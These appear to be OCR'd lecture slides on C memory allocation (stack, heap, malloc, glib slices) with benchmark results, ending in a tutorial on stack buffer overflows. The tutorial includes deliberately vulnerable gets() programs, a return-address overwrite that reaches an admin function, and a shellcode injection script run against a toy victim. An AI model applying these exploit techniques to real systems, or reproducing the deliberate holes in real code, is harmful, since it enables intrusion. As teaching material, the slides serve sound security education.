
```
free ( firstPtr ) ;
```



- What happens if we want to allocate another 3072 bytes ?
- We actually have enough space in sum, though we can’t allocate one compound block

Heap (malloc) - Fragmentation and Resizing

```
char *thirdPtr = malloc ( 3072 ) ;
```



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- Allocation process suffers efficiency issues in terms of
  - speed for maintaining a doubly linked list
  - size due to fragmentation and extra management chunks added to the heap

- Now that we have an idea about how several allocation mechanism might perform, let’s see if reality proves it right

Static vs. Stack staticvsstack.c

```
#define NUMLOOPS (1000*1000*1000*2)
#define MYSTRING  "Hello, I am a string, actually I am not that horrible long though I can cause
     some serious performance impact."

void fillBufferFromStack ( char *destBuffer )
{ char myStackBuffer[] = MYSTRING ;
  strcpy ( destBuffer, myStackBuffer ) ;    }

void fillBufferFromStatic ( char *destBuffer )
{ static char myStaticBuffer[] = MYSTRING ;
  strcpy ( destBuffer, myStaticBuffer ) ;   }

int main ( void )
{
  static char destBuffer[512] ;
  for ( uint64_t i = 0 ; i < NUMLOOPS ; i++ )
    fillBufferFromStack ( destBuffer ) ;
  for ( uint64_t i = 0 ; i < NUMLOOPS ; i++ )
    fillBufferFromStatic ( destBuffer ) ;
  return ( 0 ) ;
}
```

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gprof results

```
  %     cumulative   self         self        total
 time   seconds      seconds      calls       ns/call   ns/call   name
 76.11  29.42        29.42        2000000000  14.71     14.71     fillBufferFromStack
 11.05  33.69        4.27         2000000000  2.14      2.14      fillBufferFromStatic
```

Stack vs. Heap

stackvsheap.c

```c
#define NUMLOOPS (1000*1000*1000)
#define BUFSIZE 64

void allocateStack ( )
{ char myStackBuffer[BUFSIZE] ;
  memset ( myStackBuffer, 0x66, BUFSIZE ) ;
}

void allocateHeap ( )
{ char *myHeapBuffer = malloc ( BUFSIZE ) ;
  memset ( myHeapBuffer, 0x66, BUFSIZE ) ;
  free ( myHeapBuffer ) ;
}

int main ( void )
{
  for ( uint64_t i = 0 ; i < NUMLOOPS ; i++ )
    allocateStack () ;
  for ( uint64_t i = 0 ; i < NUMLOOPS ; i++ )
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  return ( 0 ) ;
}
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```

Malloc space consumption

mallocsize.c

```
#define ELEMENTSIZE 32
#define NUMELEMENTS 1024*1024*128 // 4 Gigabyte

int main ( void )
{
  char **bufferPointers = malloc ( NUMELEMENTS * sizeof(char*) ) ;
  for ( uint64_t i = 0 ; i < NUMELEMENTS ; i++ )
    bufferPointers[i] = malloc ( ELEMENTSIZE ) ;

  getchar () ;

  for ( uint64_t i = 0 ; i < NUMELEMENTS ; i++ )
    free ( bufferPointers[i] ) ;
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  return ( 0 ) ;
}
```

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- Overhead : 7158M - 4096M - 1024M = 2038M (~50%)

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
    - this principle is heavily based on the slab memory allocator[3]

Slice illustration



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



- Return address of allocated memory is simply address of firstElement + (number of used elements) * elementSize

Slice illustration



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

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

- Return address of allocated memory is simply address of firstElement + (number of used elements) * elementSize
- Once a slice is fully occupied, another one is allocated
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- A slice is freed once all its elements are freed

g_slice_alloc space consumption slicesize_glib.c

```
#define ELEMENTSIZE 32
#define NUMELEMENTS 1024*1024*128 // 4 Gigabyte

int main ( void )
{
  char **bufferPointers = malloc ( NUMELEMENTS * sizeof(char*) ) ;
  for ( uint64_t i = 0 ; i < NUMELEMENTS ; i++ )
    bufferPointers[i] = g_slice_alloc ( ELEMENTSIZE ) ;

  for ( uint64_t i = 0 ; i < NUMELEMENTS ; i++ )
    g_slice_free1 ( ELEMENTSIZE, bufferPointers[i] ) ;
  free ( bufferPointers ) ;

  return ( 0 ) ;
}
```

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`cat /proc/‘pgrep slicesize_glib‘/status | grep VmRSS`

```
VmRSS:     5842772 kB
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```

```
VmRSS:     5842772 kB
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- Overhead : 5705M - 4096M - 1024M = 585M (~14%)

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

- Allocating 1024*128 single buffers with an size of 32 bytes done 1024*16 times takes
  - malloc 3 minutes, 24 seconds
  - g_slice_alloc 1 minutes, 52 seconds

Statistics of sample allocations



Tradeoff



heap allocation


stack allocation

static allocation

flexibility

allocation costs

Tradeoff



heap allocation

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

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- Best know your memory requirements beforehand
- Choose the right type of buffer fitting its purpose

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

heap allocation

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
- Best know your memory requirements beforehand
- Choose the right type of buffer fitting its purpose
- Look for alternative allocators

Tradeoff



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

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

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- Choose the right type of buffer fitting its purpose
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  - pool allocators[8]
  - dlmalloc[5], tcmalloc[2], jemalloc[4] ...

Security concerns

> *It is said that if you know your enemies and know yourself, you will not be imperiled in a hundred battles.*
>
> The Art of War, 600 B.C.

The upcoming guide about how to successfully abuse vulnerable software is based on methods described by Elias ”Aleph One” Levy[6] and Jeffrey Turkstra[7].

First stack overflow

basicoverflow.c

```c
void askForName ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}

int main ( void )
{
    askForName () ;
    return ( 0 ) ;
}
```

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Program execution

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$ echo "Joshua" | ./basicoverflow.elf
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Program execution

```
$ echo "Joshua" | ./basicoverflow.elf
```

Program output

```
Please enter your name :  Hello Joshua
```

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Program execution

```
$ echo "Lord Vader" | ./basicoverflow.elf
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void askForName ( void )
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Program execution

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$ echo "Lord Vader" | ./basicoverflow.elf
```

Program output

```
Please enter your name :  Hello Lord Vader
```

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```

Program execution

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$ python -c "print \"x\"*23" | ./basicoverflow.elf
```

Program output

```
Please enter your name :  Hello xxxxxxxxxxxxxxxxxxxxxxx
```

First stack overflow basicoverflow.c

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void askForName ( void )
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    printf ("Please enter your name : " ) ;
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First stack overflow basicoverflow.c

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void askForName ( void )
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Program execution

```
$ python -c "print \"x\"*24" | ./basicoverflow.elf
```

First stack overflow basicoverflow.c

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void askForName ( void )
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    char name[8] ;
    printf ("Please enter your name : " ) ;
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}
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Program execution

```
$ python -c "print \"x\"*24" | ./basicoverflow.elf
```

Program output, finally, we made it :)

```
Please enter your name :  Hello xxxxxxxxxxxxxxxxxxxxxxxx
Segmentation fault
```

- What happened here?

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Stack illustration

`0x00000000004004e9`	return address of main
`0x00007fffffffe190`	saved base pointer
`0x00000000004003a0`	padding junk
`0x006e696174706143`	"Captain"
`0x00000000004004de`	return address of firstfunction
`0x00007fffffffe180`	saved base pointer
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- What happened here?
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
- "Joshua" was written in place of "Captain"

Stack illustration



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
- 23 x's overwrote the junk area and the saved basepointer, but did not cause any trouble in this case

Stack illustration



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- 24 x's overwrote the junk area, the saved basepointer and finally a byte of the return address

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A more advanced overflow knownpointeroverflow.c

```c
void userlogin ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}

void adminMenu ( void )
{ printf ("Hello admin!\n") ; }

int main ( void )
{
  int privileged = 0 ;
  if ( privileged )
  { adminMenu () ; }
  else {  userlogin () ;  }
  return ( 0 ) ;
}
```

A more advanced overflow knownpointeroverflow.c

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- Can we secretly enter the admin menu via an exploit?

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void adminMenu ( void )
{ printf ("Hello admin!\n") ; }
```

- Can we secretly enter the admin menu via an exploit?
- Of course we can :)
- We just disassemble the program and find the address of the adminMenu function to jump to

Main function disassembled knownpointeroverflow.c

```
4005ef: c7 45 fc 00 00 00 00   movl   $0x0,-0x4(%rbp)
4005f6: 83 7d fc 00            cmpl   $0x0,-0x4(%rbp)
4005fa: 74 07                  je     400603 <main+0x1c>
4005fc: e8 d6 ff ff ff         callq  4005d7 <adminMenu>
400601: eb 05                  jmp    400608 <main+0x21>
400603: e8 94 ff ff ff         callq  40059c <userlogin>
400608: b8 00 00 00 00         mov    $0x0,%eax
40060d: c9                     leaveq
40060e: c3                     retq
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- The userlogin function would normally return to address 0x400608

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- The userlogin function would normally return to address 0x400608
- We change this return pointer to 0x4005fc, and we're just in the adminMenu

A more advanced overflow knownpointeroverflow.c

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Program execution

```
$ python -c "print ’x’*24+’\xfc\x05\x40’"|./knownpointeroverflow.elf
```

A more advanced overflow knownpointeroverflow.c

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Program execution

```
$ python -c "print 'x'*24+'\xfc\x05\x40'"|./knownpointeroverflow.elf
```

Program output

```
Please enter your name :  Hello xxxxxxxxxxxxxxxxxxxxxxxx..
Hello admin!
Bus error
```

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- Let's do a kernel function call using C ...

Using a kernel function kernelwrite.c

```c
#include <unistd.h>

int main ( void )
{
    static const char *myText = "Joshua\n" ;
    write ( 1, myText , 7 ) ;
    return ( 0 ) ;
}
```

Linux write syscall kernelwrite.dump

```
00000000004004d0 <main>:

4004d0: push   %rbp               # default function intro
4004d1: mov    %rsp,%rbp            # same here
4004d4: mov    0x2aac95(%rip),%rax        # 6ab170 <myText.2768>
4004db: mov    $0x7,%edx            # edx = size of string
4004e0: mov    %rax,%rsi            # rsi = address of string
4004e3: mov    $0x1,%edi            # edi = output channel
4004e8: callq  40c530 <__libc_write>  # libc call
4004ed: mov    $0x0,%eax            # return value
4004f2: pop    %rbp               # default function outro
4004f3: retq                    # back to crt/os ...
...
000000000040c530 <__libc_write>:
40c530: cmpl   $0x0,0x2a2665(%rip)         # 6aeb9c <__libc_multiple_threads>
40c537: jne    40c54d <__write_nocancel+0x14> # jump further
...
000000000040c539 <__write_nocancel>:
40c539: mov    $0x1,%eax            # syscall number in eax
40c53e: syscall                 # syscall !
```

- Now we know how do to a write syscall in assembler

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- Let’s write our own assembler program to accomplish this task

- Now we know how do to a write syscall in assembler
  - edx = size of string
  - rsi = address of string
  - edi = output channel
  - eax = 1 for write syscall
- Let’s write our own assembler program to accomplish this task

Kernel write via asm **asmwrite.dump**

```
400078: ba 07 00 00 00          mov    $0x7,%edx
40007d: bf 01 00 00 00          mov    $0x1,%edi
400082: 48 b8 4a 6f 73 68 75    movabs $0xa617568736f4a,%rax
400089: 61 0a 00
40008c: 50                      push   %rax
40008d: 48 89 e6                mov    %rsp,%rsi
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Program output

```
$ ./asmwrite.elf
Joshua
Segmentation fault
```

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- Though this code works as expected when executed in a shell, we can't use this directly to fill our stack buffer
- Why ?
- Most string input routines stop reading any further upon the occurence of a `0x00` or `0x0a` character, so we must rewrite our code accordingly

Rewritten kernel write via asm asmwrite2.dump

```
400078: 31 d2                  xor    %edx,%edx
40007a: 89 d7                  mov    %edx,%edi
40007c: 83 c2 07               add    $0x7,%edx
40007f: 83 c7 01               add    $0x1,%edi
400082: 48 b8 94 de e6 d0 ea   movabs $0xff14c2ead0e6de94,%rax
400089: c2 14 ff
40008c: 48 c1 e0 08            shl    $0x8,%rax
400090: 48 c1 e8 09            shr    $0x9,%rax
400094: 50                     push   %rax
400095: 48 89 e6               mov    %rsp,%rsi
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- We’re nearly done, what’s left to do is
    - Fill the victims stack buffer with the upper code
    - Add some padding to reach the position of the return address
    - Overwrite the return address to point to our code

The victim victim.c

```c
void askForName ( void )
{
  char name[64] ;
  printf ( "Address of name : %016p\n", name ) ;
  printf ( "Please enter your name : " ) ;
  gets ( name ) ;
  printf ( "Hello %s !\n", name ) ;

}

int main ( void )
{
  askForName () ;
  printf ("Done\n") ;
  return ( 0 ) ;
}
```

The victim — victim.c

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```

- This victim is so kind to tell us that the address of the buffer we're seeking to overflow is `0x007fffffffe1e0` so we don't have to use our debugger.

The python attacker

attacker.py

```
code = ’\x31\xd2\x89\xd7\x83\xc2\x07\x83\xc7\x01\x48\xb8\x94\xde\xe6\xd0\xea’
code += ’\xc2\x14\xff\x48\xc1\xe0\x08\x48\xc1\xe8\x09\x50\x48\x89\xe6\x58\x48’
code += ’\x31\xc0\x48\x83\xc0\x01\x0f\x05’
output = code + ’\x90’ * ( 64 - len ( code ) ) + 8 * ’\x90’ ;
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print ( output ) ;
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```

The final working exploit

```
$ ./attacker.py | ./victim.elf
Address of name :  0x007fffffffe1e0
Please enter your name :  Hello
.............................................................
Joshua
Segmentation fault
```

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- There is no such thing as unbreakable security

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- Sections
- Mapping
- Privileges
- Heap
- Stack

- Static allocation
- Dynamic allocation
- malloc
- Slices
- Security

Any questions?